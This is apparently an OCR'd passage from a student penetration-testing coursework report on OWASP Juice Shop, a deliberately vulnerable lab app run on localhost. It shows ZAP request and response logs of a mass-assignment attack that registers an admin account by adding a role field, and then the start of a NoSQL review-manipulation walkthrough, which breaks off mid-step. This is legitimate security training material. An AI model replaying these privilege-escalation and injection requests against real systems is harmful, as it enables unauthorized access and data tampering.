




OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
Login
Email *
apoorva@juice.com
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History 14 WebSockets 1601



UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start Request Response Requester
Header: Text Body: Text
Contexts
Default Context
Sites
POST http://127.0.0.1:3000/api/Users/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 261
{"email":"apoorva@juice.com","password":"Apoorva@1","passwordRepeat":"Apoorva@1","securityQuestion":{"id":1,
"question":"Your eldest siblings middle name?","createdAt":"2024-04-27T20:39:08.215Z","updatedAt":
"2024-04-27T20:39:08.215Z"},"securityAnswer":"Avanish"}
History Search Alerts Output WebSockets
Filter: OFF Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... POST http://127.0.0.1:3000/rest/user/login 500 Internal ... 4... 1,203 bytes Medium JSON
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://tiles-cdn.prc
http://htmledit.s
https://tps.doubl
https://cdn.doub
https://prebid-a.r
https://s3.amaz
https://z.moatac
https://krk2.karg
https://prebid.m
https://f4100da
https://prebid-se
https://tagan.adl
https://websdk.e
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
{"status":"success","data":{"username":"","role":"customer","deluxeToken":"","lastLoginIp":"0.0.0.0",
"profileImage":"/assets/public/images/uploads/default.svg","isActive":true,"id":22,"email":"apoorva@juice.com",
"updatedAt":"2024-04-29T10:37:34.105Z","createdAt":"2024-04-29T10:37:34.105Z","deletedAt":null}}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... POST http://127.0.0.1:3000/rest/user/login 500 Internal ... 4... 1,203 bytes Medium JSON
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://tiles-cdn.prc
http://htmledit.s
https://tps.doubl
https://cdn.doub
https://prebid-a.r
https://s3.amaz
https://z.moatac
https://krk2.karg
https://prebid.m
https://f4100da
https://prebid-se
https://tagan.adl
https://websdk.e
POST http://127.0.0.1:3000/api/SecurityAnswers/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 55
{"UserId":22,"answer":"Avanish","SecurityQuestionId":1}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/SecurityAnswers/ 201 Created 2... 226 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


14:29
OWASP Juice Shop
https://127.0.0.1:3000/#/search
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
Your Basket
EN
apoorva@juice.com
Orders & Payment
Privacy & Security
Logout
You successfully solved a challenge: Admin Registration (Register as a user with administrator privileges.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets


14:30
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Request
Response
Method
Header: Text
Body: Text
Send
POST http://127.0.0.1:3000/api/Users/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 249
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/24
Content-Type: application/json; charset=utf-8
Content-Length: 295
ETag: W/"127-LllQAZ48TRBykptdrT+FossND4E"
{"password":"Apoorva@1","passwordRepeat":"Apoorva@1","securityQuestion":{"id":1,"question":"Your eldest siblings middle name?","createdAt":"2024-04-27T20:39:08.215Z","updatedAt":"2024-04-27T20:39:08.215Z"},"securityAnswer":"Avanish","role":"admin"}
{"status":"success","data":{"username":"","deluxeToken":"","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/uploads/defaultAdmin.png","isActive":true,"id":24,"role":"admin","updatedAt":"2024-04-29T13:29:44.322Z","createdAt":"2024-04-29T13:29:44.322Z","email":null,"deletedAt":
Find:
No matches
Time: 61 ms
Body Length: 295
Total Length: 711 bytes
History
Search
Alerts
Output
WebSockets
Active Scan
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... M... 4/29/24, 2:29:44 PM POST http://127.0.0.1:3000/api/Users/ 201 Created 6... 295 bytes Medium JSON
14,... Pr... 4/29/24, 2:29:44 PM GET http://127.0.0.1:3000/103.js 304 Not Mod... 9 ... 0 bytes Medium
14,... Pr... 4/29/24, 2:29:44 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 1... 79 bytes Informati...
14,... Pr... 4/29/24, 2:29:44 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 4 ... 79 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/Users/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 261
{"email":"apoorva@juice.com","password":"Apoorva@1","passwordRepeat":"Apoorva@1","securityQuestion":{"id":1,"question":"Your eldest siblings middle name?","createdAt":"2024-04-27T20:39:08.215Z","updatedAt":"2024-04-27T20:39:08.215Z"},"securityAnswer":"Avanish"}
HTTP/1.1 400 Bad Request
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 92
{"message":"Validation error","errors":[{"field":"email","message":"email must be unique"}]}
History Search Alerts Output WebSockets Active Scan Fuzzer Zest Results
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 131 bytes
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/admin/applicatio... 200 OK 8... 18,836 bytes
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/languages 200 OK 1... 4,872 bytes
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/products/search... 200 OK 6... 12,880 bytes


OWASP Juice Shop
https://127.0.0.1:3000/#/adminstration
OWASP Juice Shop
Account
Your Basket
EN
apoorva.admin@juice.com
Orders & Payment
Privacy & Security
Logout
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop
Carrot Juice
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets



c) **Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:**
We initially registered new customers using the email Apoorva@juice.com, the password Apoorva@1, and the security answer "Avanish" in order to test the "Admin Registration" functionality of the TOE. The ZAP API /api/Users/ was fired up following login. A validation error stating that the email address must be unique was encountered when we attempted to send this request to the requester. Either deleting the email field or changing the role to "Admin" or isAdmin to true fixed the error. As an alternative, you can obtain the SFR by changing the email to Apoorva.admin@juice.com, which grants admin permissions.

13) SFR Identifier:

- **FDP_SDI.2.2 Upon detection of a data integrity error, the TOE shall decline any operation related to the particular piece of data.**

Related Vulnerabilities Challenges:

1. **NoSQL Manipulation**
2. **DOM XSS (Document Object Model)**
3. **CSFR**
4. **Forged Review**
5. **Forged Feedback**
6. **Manipulate Basket**

7. **Product Tampering**
8. **Change Bender's Password**
9. **Reset Bender's Password**
10. **Reset Bjoern's Password**
11. **Reset Jim's Password**

Tested Vulnerabilities Challenges:

NoSQL Manipulation: Update multiple product reviews at the same time.

a) **Description of penetration testing that was carried out.**

1. Logged in using email id: apoorva@gmail.com, password: apoorva@123.
2. Click the item apple juice, under reviews we can see on existing review from admin@juice-sh.op as "I bought it and would buy it again"
3. I have added on more review as "Not a fan of it".
4. A 200 ok response code was received with GET http://127.0.0.1:3000/rest/products/3/reviews api endpoint.
5. So to update multiple reviews, so we need an api endpoint that updates multiple reviews.
6. In server.js file, I found an api

app.patch('/rest/products/reviews', security. isAuthorized(), updateProductReviews()).

7. Inside the updateProductReviews.ts files a code snippet

db. reviews.update(

{_id: req.body.id }, forgedReviewChallenge { $set: { message: req.body message } }, { multi: true }

8. Copy/send GET the http://127.0.0.1:3000/rest/products/3/reviews request to the requester and edit the method to PATCH and remove the 3 i.e. the productid, to update multiple products review.

9. It should look like PATCH http://127.0.0.1:3000/rest/products/reviews.


10. Update the request body to

